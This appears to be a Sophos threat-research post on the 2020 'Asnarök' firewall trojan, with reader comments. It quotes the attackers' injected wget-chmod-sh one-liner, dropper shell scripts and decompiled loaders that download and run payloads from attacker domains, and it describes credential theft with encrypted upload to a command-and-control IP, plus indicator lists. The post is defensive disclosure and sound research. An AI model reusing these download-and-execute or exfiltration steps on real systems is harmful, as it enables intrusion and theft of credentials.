


“Asnarök” Trojan targets firewalls

Customized malware used to compromise physical and virtual firewalls

Written by Sophos

APRIL 26, 2020

SOPHOSLABS UNCUT THREAT RESEARCH ASNAROK ELF FIREWALL MALWARE SHELL SCRIPT

Editor’s note (2020-04-30): As we learn more from our ongoing investigation, we will issue updates at the end of this article.

As we described last week in this KBA, Sophos and its customers were the victims of a coordinated attack by an unknown adversary. This attack revealed a previously unknown SQL injection vulnerability that led to remote code execution on some of our firewall products. As described in the KBA, the vulnerability has since been remediated.

This post is the result of many hours of research and reverse-engineering by SophosLabs and Sophos internal security teams, working in conjunction with product management to coordinate a hotfix and global response within two days of discovering this attack. In the spirit of transparency, we want to describe the nature of the attack and a detailed analysis of the malware based on our investigation and current understanding.

There was significant orchestration involved in the execution of the attack, using a chain of Linux shell scripts that eventually downloaded ELF binary executable malware compiled for a firewall operating system. This attack targeted Sophos products and apparently was intended to steal sensitive information from the firewall.

How the attack began


The infection process started when an attacker discovered, and exploited, a zero-day SQL injection remote code execution vulnerability. The exploit of this vulnerability resulted in the attacker being able to insert a one-line command into a database table.

```
||cd /tmp/ && wget hxxps://sophosfirewallupdate[.]com/sp/Install.sh -O /tmp/x.sh && chmod 777 /tmp/x.sh && sh
/tmp/x.sh||
```

This initial injected command triggered an affected device to download a Linux shell script named **Install.sh** from a remote server on the malicious domain **sophosfirewallupdate[.]com**. The command also wrote this shell script to the /tmp directory on the device, used the chmod program to designate the file as executable, and executed it.

The script (written to the appliance as **x.sh**) ran a series of SQL commands and dropped additional files into the virtual file system to lay the groundwork for the rest of the attack.

The Install.sh script, initially, ran a number of Postgres SQL commands to modify or zero out the values of certain tables in the database, one of which normally displays the administrative IP address of the device itself. It appears that this was an attempt to conceal the attack, but it backfired: On some appliances, the shell script’s activity resulted in the attacker’s own injected SQL command line being displayed on the user interface of the firewall’s administrative panel. In place of what should have been an address, it showed a line of shell commands.



Central Management settings

ON Manage your firewall using


You can apply the Sophos Central settings here.

[✓ Sophos Firewall Manager (SFM)] Sophos Central Firewall Manager (CFM)

Firewall Manager IP address/domain *: `|cd /tmp/ && wget https://sophosfirewallupdate.c`

CFM is managed by your Sophos Partner

This script also dropped at least two other shell scripts into the /tmp directory, and modified at least one shell script that is part of the firewall's operating system to add a set of commands to the end of the script. This last script, in particular, is relevant because the malware modified services to ensure it ran every time the firewall booted up; it served as a roundabout persistence mechanism for the malware.


labs
FIREWALL ATTACK STAGES AND ARTIFACTS
INITIAL ACCESS
SQL Injection Attack
Download and run install script
SH
wget https://sophosfirewallupdate.com/sp/Install.sh -O /tmp/x.sh && chmod 777 /tmp/x.sh && sh /tmp/x.sh
Requests install script
Requests exfiltration binary
Requests resident module
ATTACK HOST INFO:
Domain: sophosfirewallupdate.com
IP address: 43.229.55.43
ASN: 63888
AS Label: HOT NET LTD
Location: CN
C2 HOST INFO:
Domain: sophosproductupdate.com
IP address: 164.168.221.56
ASN: 26496
AS Label: GoDaddy
Location: US
C2 communication
INITIAL EXECUTION
/tmp/x.sh
- Manipulates SQL DB for system compromize
- Appends new commands to system utility
- Sets ha_aux_traffic service that runs on boot
write, execute
download, execute, and remove
/tmp/b
ELF
- Memory resident code
- Wakes every 3 hours
- Appears in processlist as cssconf.bin
- Checks connection to 43.229.55.44:443
- Checks DNS resolution to C2 host
- If success, requests exfiltration binary
wget https://sophosfirewallupdate.com/sp/sophos.dat
to alternative infection channel
/tmp/.lp.sh
wget https://sophosfirewallupdate.com/sp/lp
append persistence code
download, execute, and remove
PERSISTENCE ON REBOOT
generate_curl_ca_bundle.sh
Standard system utility that launches on reboot.
/tmp/.n.sh
wget https://sophosfirewallupdate.com/sp/lp
write, execute
/tmp/l
wget https://sophosfirewallupdate.com/sh_guard/lc
write, execute
Request script
Attack host
EXFILTRATION
/tmp/2own
Collect firewall-resident data, which may include firewall user and admin data, system information & VPN policies, and package and encrypt it
Refer to "Exfiltration Stage" diagram for more details
data upload
Creates empty file
BACKUP CHANNEL
/tmp/.pg.sh
wget https://sophosfirewallupdate.com/bk
/tmp/.a.PGSQL
DUMMY
Request binary
write, execute
Check if file exists
.post_MI
wget https://ragnarokfromasgard.com/sp/patch.sh \ -O /tmp/.pg.sh
If .a.PGSQL does not exist, request patch.sh
Attack host
EXFILTRATION HOST INFO:
IP: 38.27.99.69
ASN: 26484
AS Label: Internet Keeper Global
Location: United States
ADDITIONAL ATTACK HOST:
Domain: ragnarokfromasgard.com
IP: 185.198.57.16
ASN: 60117
AS Label: EU-HOSTSAILOR
Location: NL


The three shell ELF game

The installer script, x.sh, dropped two completely new shell scripts, and modified an existing script that is part of the operating system.

One of the dropped shell scripts was named **.lp.sh** and its primary function was to connect to the malicious *sophosfirewallupdate* site, and download a Linux ELF executable file compiled to run on the firewall operating system named **lp**. The script wrote that downloaded file to /tmp with a filename of just **b**.

```
#!/bin/sh
rm -rf $0
cd /

wget hxxps://sophosfirewallupdate[.]com/sp/lp -O /tmp/b

chmod 777 /tmp/b
cd /tmp
./b
rm -rf /tmp/b
exit 0
```


The *b* program, when run, deleted itself from the filesystem of the device, so it was only present in memory. It appeared in the process list as a program whose name, **cssconf.bin**, is one character off from a legitimate process that normally runs on a firewall, *cscconf.bin*. The highlighted process list below shows the malicious program as it would have appeared running on an infected firewall. It is also notable that it listed its parent process ID as 1, which the legitimate *cscconf.bin* would never have done.



```
worker          25451   781 root     17948  2152 S    {worker} csc -L 3 -w -c /_conf/cscconf.bin
postgres        25463   942 nobody   48892  5356 S    [redacted]
worker          25466   781 root     17948  2152 S    {worker} csc -L 3 -w -c /_conf/cscconf.bin
worker          25469   781 root     17948  2152 S    {worker} csc -L 3 -w -c /_conf/cscconf.bin
sh              26537 21958 root      5116   648 S    /bin/sh
worker          26780     1 root      2284    36 S    {worker} csc -L 3 -w -c /_conf/cssconf.bin
worker          28591   781 root     17948  2152 S    {worker} csc -L 3 -w -c /_conf/cscconf.bin
worker          28677   781 root     17948  2156 S    {worker} csc -L 3 -w -c /_conf/cscconf.bin
worker          28719   781 root     17948  2152 S    {worker} csc -L 3 -w -c /_conf/cscconf.bin
ps              29111 26537 root      5116   644 R    ps w
```

While *b* was in memory, it repeated a series of tasks every 3 to 6 hours — a delay interval chosen at random the first time it ran, and reused thereafter.

First, *b* checked to see if it could make a connection to a machine with the IP address of **43.229.55.44**. If the ELF couldn't make a connection to that IP address, it attempted to resolve the IP address for the malicious domain **sophosproductupdate[.]com**.




```
_BOOL4 dns_query_sophosproductupdate()
{
  int v0; // eax
  _BOOL4 v1; // edx
  int *v2; // eax
  char *v3; // eax
  int v5; // [esp+10h] [ebp-1Ch]
  int v6; // [esp+14h] [ebp-18h]
  int v7; // [esp+18h] [ebp-14h]
  int v8; // [esp+1Ch] [ebp-10h]

  debug_out_("check");
  v5 = 0;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  v0 = dns_query("sophosproductupdate.com");
  v1 = 0;
  if ( v0 )
  {
    v2 = **(int ***)(v0 + 0x10);
    if ( v2 )
    {
      v3 = (char *)sub_804B956(*v2);
      sub_804B760(&v5, v3);
    }
    sub_804A70A("ip:%s\n", (const char *)&v5);
    v1 = strcmp("127.0.0.1", (const char *)&v5) != 0;
  }
  return v1;
}                                                   //
```

If it resolved the IP for that domain, and DNS *did not* return a value of 127.0.0.1 as a result, then it downloaded another Linux ELF executable called *Sophos.dat*, which we'll discuss in the next section.

Shell script number two dropped by the *Install.sh/x.sh* script was written to the /tmp directory with a filename of **.pg.sh.** Its main purpose was to download a second, different ELF executable, which was called **bk** on the webserver and was written to the filesystem with the name **.post_MI.**

Earlier we mentioned that Install.sh, the first stage dropper, ran a number of Postgres SQL commands. One of these commands modified a specific service value entry so that .post_MI executed whenever that service executed; this provided persistence by starting the malware at every reboot.

This executable had limited functionality: It checked to see whether a file named **.a.PGSQL** (more on this in a minute) had been written to the /tmp directory, and if it didn't find it, it attempted to download a shell script from the web server hosted at **ragnarokfromasgard.com**, called *patch.sh*. At the time we performed the analysis of the attack, this server wasn't responding.



```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  shell_exec("touch /tmp/av.pid");
  sleep(600);
  if ( !_access((int)"/tmp/.a.PGSQL", 0) )      // if [ -f /tmp/.a.PGSQL ]
  {
    shell_exec("touch /tmp/._exist");
    exit(1);
  }
  shell_exec("touch /tmp/._unexist");
  shell_exec("wget https://ragnarokfromasgard.com/sp/patch.sh -O /tmp/.psqlck.sh");
  shell_exec("chmod 777 /tmp/.psqlck.sh");
  shell_exec("nohup /tmp/.psqlck.sh &");
  shell_exec("rm -rf /tmp/.psqlck.sh");
  exit(0);
}                                               //
```

The third shell script is a modification of a shell script that is already part of the firewall's internal operating system, named *generate_curl_ca_bundle.sh*. The *Install.sh/x.sh* script made a backup copy of the original (prepending a dot to the filename, **.generate_curl_ca_bundle.sh**) before it modified the original script to append code to the file. That code wrote out and dropped yet another shell script, **/tmp/I** (just a capital letter *i*).


The *I* script had two primary functions. First, it performed a "touch" of the **/tmp/.a.PGSQL** file (an act that, if the file did *not* exist, created it in the /tmp directory). The previously-mentioned *.post_MI* ELF executable checked to see if .a.PGSQL existed as part of its execution.

The *I* script then retrieved a shell script file named *lc* from the *sophosfirewallupdate* domain, and wrote that to the /tmp directory as **.n.sh** and executed it. This script replicated the same behavior as the .lp.sh script (mentioned above), and attempted to download and execute the *b* ELF executable from the malicious *sophosfirewallupdate* website. This download of *b* was the persistence mechanism, given that the *b* process deleted itself off disk as one of its first actions.

Data exfiltration process

Note: This section describes our understanding of the data exfiltration capabilities of the malware at the time of publication of this article, but we have not discovered any evidence that the data collected had been successfully exfiltrated.

The steps involving the shell scripts and ELF binary executables apparently were done in order to bring the attack to the point where the malware downloaded and executed a file that had been named *Sophos.dat* on the remote server, saved to the filesystem as **2own**.




```
void __noreturn main_loop()
{
  int rand_3hr_to_6hr; // ebx

  rand_3hr_to_6hr = ::rand_3hr_to_6hr();
  while ( 1 )
  {
    sleep(rand_3hr_to_6hr);
    if ( sub_8048410("43.229.55.44", 443, 10) ) // (IP, Port, Time)
      break;
    debug_out_("port close");
    if ( dns_query_sophosproductupdate() )
    {
LABEL_4:
      shell_exec("kill $(ps|grep 'tmp/2own'|grep -v 'grep'|awk '{print $2}')");
      shell_exec("wget -t 2 https://sophosfirewallupdate.com/sp/sophos.dat -O /tmp/2own");
      shell_exec("chmod 777 /tmp/2own");
      shell_exec("nohup /tmp/2own &");
      shell_exec("rm -rf /tmp/2own");
    }
  }
  debug_out_("port open");
  goto LABEL_4;
}                                                   //
```

This malware's primary task appeared to be data theft, which it could perform by retrieving the contents of various database tables stored in the firewall, as well as by running some operating system commands. At each step, the malware collected information and then concatenated it to a file it stored temporarily on the firewall with the name **Info.xg.**

First, the binary attempted to retrieve the public-facing IP address where the firewall was installed. It did this first by querying the website **ifconfig.me**, and if that site was not reachable for some reason, it tried to do the same by contacting **checkip.dyndns.org**.

Next, it queried a number of data storage areas on the firewall to retrieve information about the firewall and its users.

This diagram below shows the capability of the malware to exfiltrate data. As of the date of publication, we have not discovered any evidence that the data collected had been successfully exfiltrated.


MALWARE COLLECTION AND EXFILTRATION STAGES
SOPHOS labs
COLLECTION STAGE
1 Get public IP address of the device
HTTP
2 Retrieve firewall license key
RAM
3 Query SQL for user account info
SQL
4 Admin password hash taken from RAM
RAM
5 Query SQL for VPN users & policies
SQL
6 Compress collected data with tar
OS
7 Encrypt tar file using OpenSSL
OS
EXFILTRATION STAGE
EXFILTRATION HOST INFO:
data upload
8 Upload to C2
HTTP
9 Delete all evidence files
OS

```
$ wget -t 2 https://ifconfig.me/ip
$ wget -t 2 https://checkip.dyndns.org/ip_dyn
```

```
# from system memory via opcode command
$ opcode ...
```

```
$ /bin/psql ...
- query user account email addresses
- query admin email addresses
- query users credentials
```

```
$ nvram ...
```

```
$ /bin/psql ...
- query SSL VPN usernames and policies
- query clientless VPN users and policies
- query IP allocation policy for users
```

```
# all data is now collected in Info.xg file
# %s refers to public IP of the device
$ tar -zcf - %s | ...
```

```
# encrypt collected data with 'GDCCI' key
  ... | openssl des3 -salt -k GDCCI
# dump to file with 'dd'
  ... | dd of=%s"
```

```
IP address: 38.27.99.69
ASN:        26484
AS Label:   Internet Keeper Global
Location:   United States
```

```
# call upload() function to send data to C2
upload("38.27.99.69", 61234, "file", v8, v8);
```

"2own" is a Linux ELF program used for data exfiltration at the final stage of the attack.

It collects information from a variety of sources and appends the data into a file named **Info.xg**.

When complete, the program compresses, encrypts, and uploads the data.

Data sources:
1. Administrative SQL database
2. System memory
3. System commands and files

The malware demonstrated the capability to retrieve only firewall resident information, which may have included:

- The firewall's license and serial number
- A list of the email addresses of user accounts that were stored on the device, followed by the primary email belonging to the firewall's administrator account
- Firewall users' names, usernames, the encrypted form of the passwords, and the salted SHA256 hash of the administrator account's password. Passwords were not stored in plain text.
- A list of the user IDs permitted to use the firewall for SSL VPN and accounts that were permitted to use a "clientless" VPN connection.

The malware then queried an internal database of the firewall to retrieve a list of the IP address allocation permissions for the users of the firewall, as well as information about the appliance itself: What version of the operating system was running, what type of CPU and amount of memory was present on the device; how long it had been operational since the last reboot (the 'uptime'); and the output of the ifconfig and ARP tables.

Once the malware wrote all this information to *Info.xg*, it then compressed it using the tar compression tool, and then used OpenSSL to encrypt the archive file. The attacker used the Triple-DES algorithm to encrypt the file, and for a pass phrase, the word "**GUCCI**" in all capital letters. The malware then intended to upload the encrypted file to a machine at the IP address **38.27.99.69**, and then cleaned up its tracks by deleting the files temporarily created while it collected the information.

Remediation and response

Files associated with this attack have been added to the definition **Linux/Agnt-G** and domains and IP addresses have been flagged as malicious in the SophosXL domain reputation service.

A hotfix update has already been released to Sophos customers to patch the vulnerability used by the attackers to access the firewalls. If you don't have automatic updates enabled on the firewall, please follow these instructions to enable them.

Since the attack was discovered, Sophos has taken a number of steps, which we can summarize as follows: SophosLabs blocked domains found in initial forensic analysis of the attack, and later identified and blocked additional domains and IP addresses associated with the attack. We notified customers about mitigation steps. We issued a telemetry update to firewalls; and we designed, developed, and tested a hotfix to mitigate the SQL injection and this attack, and then pushed the hotfix to supported devices. Sophos also has submitted a request for a CVE, and will add the CVE number to the knowledge base article once available. We have also taken additional actions that fall outside the scope of this article.

There are a few steps Sophos customers can take to harden their environments and remediate an affected firewall appliance. These steps are kept up to date and outlined in the Sophos knowledge base entry on this issue.

Updated information

2020-04-30:

> We've since received a report that network activity to the 38[.]27[.]99[.]69 server was observed from multiple targeted firewalls during the attack. Again, we urge customers with impacted firewalls to reset passwords and to follow the remediation instructions contained in KBA135412.
>
> In addition to the SHA-256 form, an MD5 hash of the admin password was also stored on the firewall for the purposes of backward compatibility. A recently-issued hotfix to the firewall removed the additional hash.

Indicators of Compromise (IoCs)

File indicators

File Name	SHA256	FileType	Functionality
Install.sh [/tmp/x.sh]	736da16da96222d3dfbb864376cafd58239344b536c75841805c661f220072e5	Bash Shell script	Main install script. Compromised firewall settings, dropped two files and modified a third.
lc [/tmp/.n.sh]	a226c6a641291ef2916118b048d508554afe0966974c5ca241619e8a375b8c6b	Bash Shell script	Downloaded lp (ELF dropper)
bk [/var/newdb/global/.post_MI]	4de3258ebba1ef3638642a011020a004b4cd4dbe8cd42613e24edf37e6cf9d71	ELF X86 binary	Downloaded patch.sh

lp [/tmp/b]	9650563aa660ccbfd91c0efc2318cf98bfe9092b4a2abcd98c7fc44aad265fda	ELF X86 binary	Main dropper. Downloaded 2own (data exfiltration) module
in.s_h	8e9965c2bb0964fde7c1aa0e8b5d74158e37443d857fc227c1883aa74858e985	Bash Shell script	Slightly modified form of install.sh
2own	31e43ecd203860ba208c668a0e881a260ceb24cb1025262d42e03209aed77fe4	ELF X86 script	Data theft module. Exfiltrates to 38.27.99.69

Network indicators

URLs

```
hxxps://sophosfirewallupdate.com/sp/Install.sh
hxxp://sophosfirewallupdate.com/sh_guard/lc
hxxps://sophosfirewallupdate.com/bk
hxxps://sophosfirewallupdate.com/sp/lp
hxxps://ragnarokfromasgard.com/sp/patch.sh
hxxps://sophosfirewallupdate.com/sp/sophos.dat
hxxps://sophosfirewallupdate.com/in_exit
hxxps://sophosfirewallupdate.com/sp/lpin
hxxp://sophosfirewallupdate.com/bkin
hxxp://filedownloaderservers.com/bkin
hxxps://sophosfirewallupdate.com/sp/p.sh
hxxps://sophosfirewallupdate.com/sp/ae.sh
```

Domains

```
sophosfirewallupdate.com
filedownloaderservers.com
ragnarokfromasgard.com
sophosenterprisecenter.com
sophoswarehouse.com
sophosproductupdate.com
sophostraining.org
```

Additional suspicious domains

```
filedownloaderserverx.com
filedownloaderserver.com
updatefileservercross.com
```

IPs

```
43.229.55.44
38.27.99.69
```

Filesystem paths

```
/tmp/x.sh
/var/newdb/global/.post_MI
/scripts/vpn/ipsec/generate_curl_ca_bundle.sh (modified)
/scripts/vpn/ipsec/.generate_curl_ca_bundle.sh (original)
/tmp/I
/tmp/.a.PGSQL
/tmp/.n.sh
/tmp/.pg.sh
/tmp/.lp.sh
/tmp/b
/tmp/2own
/tmp/Info.xg
/tmp/%s_.xg.rel
/tmp/%s_.xg.salt
/tmp/ip (result of http://checkip.dyndns.org/ip_dyn)
/tmp/ip_dyn (result of https://ifconfig.me/ip)
```

27

About the Author

Sophos

Read Similar Articles

APRIL 24, 2020

LockBit ransomware borrows tricks to keep up with REvil and Maze

APRIL 22, 2020

Following the money in a massive "sextortion" spam scheme

APRIL 14, 2020

Facing down the myriad threats tied to COVID-19

27 Comments

Dhiren Velari
27 April 2020 at 1:52 am
This is a swift and comprehensive response. Great job!
Reply

Anonymous
27 April 2020 at 5:18 am
Well Done!!
Reply

CEDRIC BELPAIRE
27 April 2020 at 5:57 am
Hi,
I have tested today the IP address 38.27.99.69 which seems to be online with ssh. So it's possible to know which data were exfiltrated if there are always stored on this machine?
Sophos will be able to decrypt this data and communicate exactly the kind of content.
I want to know if VPN preshared key were exfiltrated too?
I'm selling regularly Sophos Firewall to my customers and I'm realy in a bad position to explain them the kind of data exfiltrated.
It's not a good press for Sophos and my custumers are now afraid.
When is the next zero day attack ?
Best,
Reply

Anonymous
27 April 2020 at 9:28 am
Once of the best breakdowns I've read. Great work and thank you for acting as quickly as you did.
Reply

Anonymous
27 April 2020 at 10:34 am
Nice write up but it doesn't have details of what the SQL injection vulnerability was. SQL injections are a known issue so I wonder why the OS didn't filter this one out.
Reply

Anonymous
27 April 2020 at 10:50 am
Well done Guys
Reply

Anonymous
27 April 2020 at 11:24 am
Cool analysis !
Reply

Anon
27 April 2020 at 11:29 am
What significance is the license key – except perhaps to exploit support access? Was there any impact to support access in this attack?
Reply

Anonymous
27 April 2020 at 11:41 am
Except perhaps the registration of new Sophos Central/CFM accounts by the attacker to attempt to achieve control of the device (highly unlikely), as that would have to happen from inside the Sophos ecosystem, would be extremely short-lived and there are several protections against that. That's why that particular piece catches my eye.
Reply

Eric
27 April 2020 at 11:32 am
Thanks!
Reply

Anonymous
27 April 2020 at 1:27 pm
Great job! or Well Done!!
REALLY? That bug is a huge problem with XG Firewall credit !!!
This clearly shows how bad the security concept of the whole XG Firewall is, which the developers could not handle such a trivial problem as checking the format of the data inserted into the login fields !!!
There really is nothing to be proud of.
Reply

Tito
27 April 2020 at 4:00 pm
Sophos needs to do better job with this. This is firewall not some other product. I didn't follow up, but if SFOS kernel is based on Linux kernel, we can see more of these type of attacs. Other vendors are utilizing BSD kernel
Reply

Anonymous
01 May 2020 at 5:36 am
SQLi doesn't have anything to do with the underlying Kernel. Same can happen on BSD based systens.
Reply

Radek Steiger
06 May 2020 at 10:25 am
SQL injection has nothing to do with operating system.
Reply

Fırat Meray
27 April 2020 at 5:02 pm
Thank you for taking quick action.
Reply

info
27 April 2020 at 5:11 pm
Very Proud of Sophos Labs team!!! Amazig!
Reply

Jan Peterson
27 April 2020 at 7:07 pm
Great and detailed analysis. Thank you.
Reply

Soudaki Abderrahmane
27 April 2020 at 8:43 pm
Thanks
Reply

Jabbie
28 April 2020 at 3:06 am
Great Job Team SOPHOS
Reply

2own
28 April 2020 at 6:05 am
I read many compliments, but honestly I am more worried about what has not been said in this analysis, for example:
2020-04-22 20:29 Sophos receives report of a suspicious field value in an XG Firewall management interface
Ok someone reported, but how many months had the attack been running?
"But we found no evidence that the collected data was successfully exfiltrated."
I don't know what other proof we need there is a data upload!
What can we know further about these two points, sophos does security, cannot be good at remedying, it MUST NOT happen, sql injection is a threat that should be obsolete by now …
Thanks
Reply

Anonymous

28 April 2020 at 8:22 pm
The domains were registered on the 28th March if that helps with your question so thats when the attacker was starting to put infrastructure in place.
Reply

Jelle
30 April 2020 at 11:19 am
"But we found no evidence that the collected data was successfully exfiltrated"
For the first time ever we got notified someone tried to log in with wrong admin credentials. Glad we changed passwords as it seems that the old passwords definitely were exfiltrated!
Reply

Martin
05 May 2020 at 2:44 am
Very interesting reading and the pictures supplemented the text in a good way. Thanks!
Reply

Anonymous
20 May 2020 at 4:01 am
Well written, clear, and detailed description of events. Thanks for your transparency on this!
Reply

James Olorunosebi
29 June 2020 at 7:14 pm
It is no surprise to me that the attackers began selling Sophos software users data in June 2020. I got an email from an unknown sender advertising for sale access to a list of people who use Sophos software. That was a red flag, as at the time I had not yet read this piece. Now that I have its clearer now. THis also goes to say to administrators to be careful of co-hosting services to be WAN-facing on the same port as other important services.
Reply

Andrew Brandt
30 June 2020 at 6:54 pm
Hi there. Spammers who claim to collect and aggregate data about customers of various products or services, and then try to resell those customer lists, are not new and what you described is almost certainly not related to this incident. It is, unfortunately, quite common. Even I get random spammers who try to sell me lists of people who they claim are Sophos customers!
-=A
Reply

Jamie
11 September 2020 at 4:48 am
wow just when you think you're organisation is safe behind a firewall you read things like this! This was a great read though. I doubt I'll ever stop being amazed by cybersecurity.
Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name

Email

☐ Save my name, email, and website in this browser for the next time I comment.

Post Comment

Subscribe to get the latest updates in your inbox.

name@email.com

Which categories are you interested in?